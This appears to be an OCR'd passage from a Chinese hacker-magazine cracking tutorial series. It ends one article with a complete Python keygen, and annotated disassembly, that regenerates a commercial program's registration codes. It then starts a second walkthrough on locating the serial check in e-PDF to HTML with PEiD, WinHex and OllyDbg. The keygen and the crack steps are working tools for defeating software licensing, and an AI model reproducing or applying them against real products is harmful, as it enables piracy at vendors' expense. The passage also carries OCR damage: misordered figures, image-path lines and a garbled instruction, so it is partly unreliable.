正的注册码。说明 4FAAD5 处的 CALL 也是一个算法 CALL。我们可以观察一下真正的注册码同我们之前 CALL 的运算结果有何不同，发现真正的注册码比之前的运算结果多了一个 8。还记得这个数字么？在算法分析的开始部分，软件对订单号进行了取模运算，取模的结果正是 8。说明最后一个算法 CALL 就是将取模的结果同第二个算法的结果进行连接，形成最终的注册码。

分析到这里，让我们来整理一下目标软件的算法流程：

对订单号进行取模运算，记为结果 1。

将订单号同 0xB25F1 进行异或运算，再对异或的结果进行除法运算，记为结果 2。

将结果 2 同 0xDDFB7687 进行异或运算，再对异或的结果进行除法运算，记为结果 3。

将结果 1 同结果 3 连接即为最终的注册码。

最后送上我用 Python 编写的注册机源代码。要学习破解，掌握一门编程语言还是很有必要的。以上代码我在 vista sp1 + Python 2.5 下编译通过：

```
# -*- coding: cp936 -*-
booknum = raw_input("请输入订单号：")

bit0 = int(booknum) % 0x34 #取模运算

booknum = int(booknum) ^ 0xB25F1

booknum = str(booknum)

bit1 = (ord(booknum[0]) + ord(booknum[1])) % 5
bit1 = chr(bit1 + 0x34)

bit2 = (ord(booknum[2]) + ord(booknum[3])) % 5
bit2 = chr(bit2 + 0x33)

booknum = int(booknum + bit1 + bit2) #算法call 1的运算

booknum = booknum ^ 0xDDFB7687

booknum = str(booknum)

bit3 = (ord(booknum[0]) + ord(booknum[1])) % 5
bit3 = chr(bit3 + 0x66)

bit4 = (ord(booknum[2]) + ord(booknum[3])) % 5
bit4 = chr(bit4 + 0x75)

bit5 = (ord(booknum[4]) + ord(booknum[5])) % 5
bit5 = chr(bit5 + 0x7A)

bit6 = ord(booknum[6]) + ord(booknum[7])
bit6 = bit6 + ord(booknum[8])
bit6 = chr((bit6 % 5) + 0x69) #算法call 2的运算

booknum = booknum[0:6] + bit3 + booknum[6:10]
booknum = booknum[0:2] + bit6 + booknum[2:11]
booknum = booknum[0:4] + bit4 + booknum[4:12]
booknum = booknum[0:8] + bit5 + booknum[8:13] #插入运算结果

booknum = str(bit0) + booknum #算法call 3的运算
print "您的注册码为：",booknum

raw_input()
```

最后我们用注册机生成一组注册码，来享受一下我们分析的成果吧，如图 21 所示。

004FA79B	. 8855 F9	MOV BYTE PTR SS:[EBP-7],DL	
004FA79E	. 8B45 FC	MOV EAX,DWORD PTR SS:[EBP-4]	
004FA7A1	. 0FB640 04	MOVZX EAX,BYTE PTR DS:[EAX+4]	取异或结果第五位
004FA7A5	. 8B55 FC	MOV EDX,DWORD PTR SS:[EBP-4]	
004FA7A8	. 0FB652 05	MOVZX EDX,BYTE PTR DS:[EDX+5]	取异或结果第六位
004FA7AC	. 03C2	ADD EAX,EDX	相加
004FA7AE	. B9 05000000	MOV ECX,5	
004FA7B3	. 99	CDQ	
004FA7B4	. F7F9	IDIV ECX	除以5
004FA7B6	. 80C2 7A	ADD DL,7A	余数加上0x7A，这里的运算结果是~
004FA7B9	. 8855 FA	MOV BYTE PTR SS:[EBP-6],DL	
004FA7BC	. 8B45 FC	MOV EAX,DWORD PTR SS:[EBP-4]	
004FA7BF	. 0FB640 06	MOVZX EAX,BYTE PTR DS:[EAX+6]	取异或结果第七位
004FA7C3	. 8B55 FC	MOV EDX,DWORD PTR SS:[EBP-4]	
004FA7C6	. 0FB652 07	MOVZX EDX,BYTE PTR DS:[EDX+7]	取异或结果第八位
004FA7CA	. 03C2	ADD EAX,EDX	相加
004FA7CC	. 8B55 FC	MOV EDX,DWORD PTR SS:[EBP-4]	
004FA7CF	. 0FB652 08	MOVZX EDX,BYTE PTR DS:[EDX+8]	取异或结果第九位
004FA7D3	. 03C2	ADD EAX,EDX	相加
004FA7D5	. B9 05000000	MOV ECX,5	
004FA7DA	. 99	CDQ	
004FA7DB	. F7F9	IDIV ECX	除以5
004FA7DD	. 80C2 69	ADD DL,69	余数加上0x69，这里的运算结果是1
004FA7E0	. 8855 FB	MOV BYTE PTR SS:[EBP-5],DL	
004FA7E3	. 8D45 F4	LEA EAX,DWORD PTR SS:[EBP-C]	
004FA7E6	. 8A55 F8	MOV DL,BYTE PTR SS:[EBP-8]	
004FA7E9	. E8 66A0F0FF	CALL dump.00404854	
004FA7EE	. 8B45 F4	MOV EAX,DWORD PTR SS:[EBP-C]	
004FA7F1	. 8D55 FC	LEA EDX,DWORD PTR SS:[EBP-4]	
004FA7F4	. B9 07000000	MOV ECX,7	
004FA7F9	. E8 0EA4F0FF	CALL dump.00404C0C	f插入第七位，此时结果为365412f1449
004FA7FE	. 8D45 F0	LEA EAX,DWORD PTR SS:[EBP-10]	

图 19

地址	HEX 数据	反汇编	注释
004FA7F9	. E8 0EA4F0FF	CALL dump.00404C0C	f插入第七位，此时结果为365412f1449
004FA7FE	. 8D45 F0	LEA EAX,DWORD PTR SS:[EBP-10]	
004FA801	. 8A55 FB	MOV DL,BYTE PTR SS:[EBP-5]	
004FA804	. E8 4BA0F0FF	CALL dump.00404854	
004FA809	. 8B45 F0	MOV EAX,DWORD PTR SS:[EBP-10]	
004FA80C	. 8D55 FC	LEA EDX,DWORD PTR SS:[EBP-4]	
004FA80F	. B9 03000000	MOV ECX,3	
004FA814	. E8 F3A3F0FF	CALL dump.00404C0C	1插入第三位，此时结果为3615412f1449
004FA819	. 8D45 EC	LEA EAX,DWORD PTR SS:[EBP-14]	
004FA81C	. 8A55 F9	MOV DL,BYTE PTR SS:[EBP-7]	
004FA81F	. E8 30A0F0FF	CALL dump.00404854	
004FA824	. 8B45 EC	MOV EAX,DWORD PTR SS:[EBP-14]	
004FA827	. 8D55 FC	LEA EDX,DWORD PTR SS:[EBP-4]	
004FA82A	. B9 05000000	MOV ECX,5	
004FA82F	. E8 D8A3F0FF	CALL dump.00404C0C	u插入第五位，此时结果为3615u412f1449
004FA834	. 8D45 E8	LEA EAX,DWORD PTR SS:[EBP-18]	
004FA837	. 8A55 FA	MOV DL,BYTE PTR SS:[EBP-6]	
004FA83A	. E8 15A0F0FF	CALL dump.00404854	
004FA83F	. 8B45 E8	MOV EAX,DWORD PTR SS:[EBP-18]	
004FA842	. 8D55 FC	LEA EDX,DWORD PTR SS:[EBP-4]	
004FA845	. B9 09000000	MOV ECX,9	
004FA84A	. E8 BDA3F0FF	CALL dump.00404C0C	~插入第九位，最终结果为3615u412~f1449

图 20




图 21

写在最后

写到这里，我们的软件破解入门系列文章也接近尾声了。通过这 5 篇文章，我相信大家能够对软件破解有一个感性的认识。学习破解的道路是充满艰难和险阻的，但是当你蓦然回首的时候，你会发现精彩就在灯火阑珊处。

编辑点评：一部非常不错的破解入门系列文章，本期终于结束了，不知道一路走来的朋友们掌握好了知识没有。“黑手”还将继续奉献不同等级的各类文章，欢迎大家继续关注！

菜蛙玩破解

图 ALL

从本文你可以学到：

软件中关键字信息的搜索方法

详细过程

本次破解的实例程序为 e-PDF to HTML，下载地址：http://www.onlinedown.net/soft/48800.htm。下载并安装完毕后运行程序，弹出一个注册框，上面要求输入 E-Mail 和 Series。我一般在破解这种程序之前，会先查一下壳，然后熟悉一下它的注册方式。

1、PEID 查壳

如图 1，显示信息[Microsoft Visual C++ 6.0]，表明软件并没有加壳。




图 1




图 2

2、了解注册机制

（1）E-Mail 不填，Series 随便

（2）E-Mail 随便，Series 不填

（3）E-Mail 不填，Series 不填

（4）E-Mail 随便，Series 随便




图 3

这四种方式对应的错误显示如下，这有助于我们的破解，如图 2。

Series number error, please check it and try again[对应的均为这个]

3、下面介绍几种字符搜索的方法

（1）字符串参考[ASCII/unicode]

利用字符串搜索功能，如图3，没能找到特征字符“Series number error, please check it and try again”。这时可以考虑使用二进制搜索，快捷键是 Ctrl+B，如图 4。如果还是没有找到，就使用 WinHex 打开程序，然后利用 WinHex 的字符搜索功能进行搜索。

（2）二进制数据搜索[推荐]

下面是我在 WinHex 中搜索到的内容：




图 4

```
Offset     0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
000DBF70                            53 65 72 69 65 73 20 6E   Series n
000DBF80   75 6D 62 65 72 20 65 72  72 6F 72 2C 20 70 6C 65   umber error, ple
000DBF90   61 73 65 20 63 68 65 63  6B 20 69 74 20 61 6E 64   ase check it and
000DBFA0   20 74 72 79 20 61 67 61  69 6E 2E 00 53 6F 66 74    try again..Soft
000DBFB0   77 61 72 65 20 72 65 67  69 73 74 65 72 00 00 00   ware register...
```




图 5

字符的offset地址大家应该都看到了，是000DBF78，如图5。

我们利用LordPE查看该程序的RVA/VA地址，VA=004DBF78。Ollydbg载入程序，按Ctrl+G后输入004DBF78，选择一段指令，如图6，然后按Ctrl+E，你会发现就是搜索字符所在的位置。

```
004DBF78   53              push ebx
004DBF79   65:72 69        jb short pdf2html.004DBFE5
004DBF7C   65:73 20        jnb short pdf2html.004DBF9F
004DBF7F   6E              outs dx,byte ptr es:[edi]
004DBF80   75 6D           jnz short pdf2html.004DBFEF
004DBF82   6265 72         bound esp,qword ptr ss:[ebp+72]
004DBF85   2065 72         and byte ptr ss:[ebp+72],ah
004DBF88   72 6F           jb short pdf2html.004DBFF9
004DBF8A   72 2C           jb short pdf2html.004DBFB8
004DBF8C   2070 6C         and byte ptr ds:[eax+6C],dh
004DBF8F   65:61           popad
004DBF91   73 65           jnb short pdf2html.004DBFF8
004DBF93   2063 68         and byte ptr ds:[ebx+68],ah
004DBF96   65:636B 20arpl word ptr gs:[ebx+20],bp
004DBF9A   697420 61 6E642074   imul esi,dword ptr ds:[eax+61],7420646E
004DBFA2   72 79           jb short pdf2html.004DC01D
004DBFA4   2061 67         and byte ptr ds:[ecx+67],ah
004DBFA7   61              popad
004DBFA8   696E 2E 00536F66     imul ebp,dword ptr ds:[esi+2E],666F5300
004DBFAF   74 77           je short pdf2html.004DC028
004DBFB1   61              popad
```

为什么我在Ollydbg中利用十六进制搜索不成功，而在WinHex中就成功了？因为程序在载入Ollydbg以后处在代码段中，而在代码段中没有错误显示的十六进制数据，所以如果大家在程序段中没有找到错误提示字符串，可以在其它的节表中进行搜索。

```
->Section Header Table

  1. item:
   Name:              .text          // 程序加载以后处于这个节当中
   VirtualSize:       0x000A46CE
   VirtualAddress:    0x00001000

  2. item:
   Name:              .rdata
   VirtualSize:       0x00011381
   VirtualAddress:    0x000A6000

  3. item:
   Name:              .data                   // 所搜寻的字符在这个节中
   VirtualSize:       0x00030868
   VirtualAddress:    0x000B8000

  4. item:
   Name:              .rsrc
   VirtualSize:       0x000069D8
   VirtualAddress:    0x000E9000


.text    用于存放程序的代码
.rdata   用于存放未初始化的变量[在程序运行过程中赋值]
.data    存放定义时已初始化的变量
.rsrc    存放程序的资源[图标、窗体等等]
```

经过测试，我在.data段成功搜索到错误提示字符。接着在Ollydbg CPU汇编中选择上面搜索到的一段指令，右键"查找参考"，得到如下的信息，如图7、图8。



图 7

```
References in pdf2html:.text to block 004DBF78..004DBFB1
Address     Disassembly                 Comment
0043C1AF    push pdf2html.004DBF78      ASCII "Series number error, please check it and try again."
0043C258    push pdf2html.004DBFAC      ASCII "Software register"
```



Address	Disassembly	Comment
0043C1AF	push pdf2html.004DBF78	ASCII "Series number error, please check it and try again."
0043C258	push pdf2html.004DBFAC	ASCII "Software register"
004DBF78	push ebx	(Initial CPU selection)

图 8




图 6

```
004DBF78          push ebx          (Initial CPU selection)
```

因为地址0043C1AF处的信息是我们想要的，所以对它断点。

```
0043C15C  .  68 3C3B4E00     push pdf2html.004E3B3C
0043C161  .  E8 BAB80300     call pdf2html.00477A20
0043C166  .  83C4 0C         add esp,0C
0043C169  .  68 C8000000     push 0C8          ; /Count = C8 (200.)
0043C16E  .  68 3C3B4E00     push pdf2html.004E3B3C          ;
|Buffer = pdf2html.004E3B3C
0043C173  .  68 FB030000     push 3FB          ; |ControlID = 3FB (1019.)
0043C178  .  8B45 08 mov eax,dword ptr ss:[ebp+8]  ; |
0043C17B  .  50              push eax          ; |hWnd
0043C17C  .  FF15 0C654A00   call dword ptr ds:[<&USER32.GetDlgItemTextA>]
; \GetDlgItemTextA
0043C182  .  68 3C3B4E00     push pdf2html.004E3B3C          ;
/Arg1 = 004E3B3C
0043C187  .  E8 EBF5FFFF     call pdf2html.0043B777          ;
\pdf2html.0043B777  检测地址
0043C18C  .  83C4 04  add esp,4     ; 0043C187 的返回值，决定注册是否成功

0043C18F  .  85C0            test eax,eax
0043C191  .  74 18           je short pdf2html.0043C1AB
0043C193  .  6A 40  push 40  ; /Style = MB_OK|MB_ICONASTERISK|MB_APPLMODAL
0043C195  .  68 2CBF4D00     push pdf2html.004DBF2C      ; |Title = "Thank
you registered"
0043C19A  .  68 44BF4D00     push pdf2html.004DBF44      ; |Text = "Thank
you registered e-PDF To HTML Converter 2.0."
0043C19F  .  8B4D 08 mov ecx,dword ptr ss:[ebp+8]   ; |
0043C1A2  .  51              push ecx          ; |hOwner
0043C1A3  .  FF15 10654A00   call dword ptr ds:[<&USER32.MessageBoxA>]
; \MessageBoxA
0043C1A9  .  EB 30   jmp short pdf2html.0043C1DB
0043C1AB  >  6A 10   push 10   ; /Style = MB_OK|MB_ICONHAND|MB_APPLMODAL
0043C1AD  .  6A 00   push 0    ; |Title = NULL
0043C1AF  .  68 78BF4D00     push pdf2html.004DBF78      ; |Text = "Series
number error, please check it and try again."
0043C1B4  .  8B55 08 mov edx,dword ptr ss:[ebp+8]   ; |
0043C1B7  .  52              push edx          ; |hOwner
0043C1B8  .  FF15 10654A00   call dword ptr ds:[<&USER32.MessageBoxA>]
; \MessageBoxA
```

大家可能已经看到上面的提示了：

```
"Thank you registered"
"Thank you registered e-PDF To HTML Converter 2.0."
```

不要太开心，注册码没弄出来之前，所有的工作都可能是无用功！分析了一下，发现关键位置是以下代码处：

```
0043C18F  .  85C0          test eax,eax
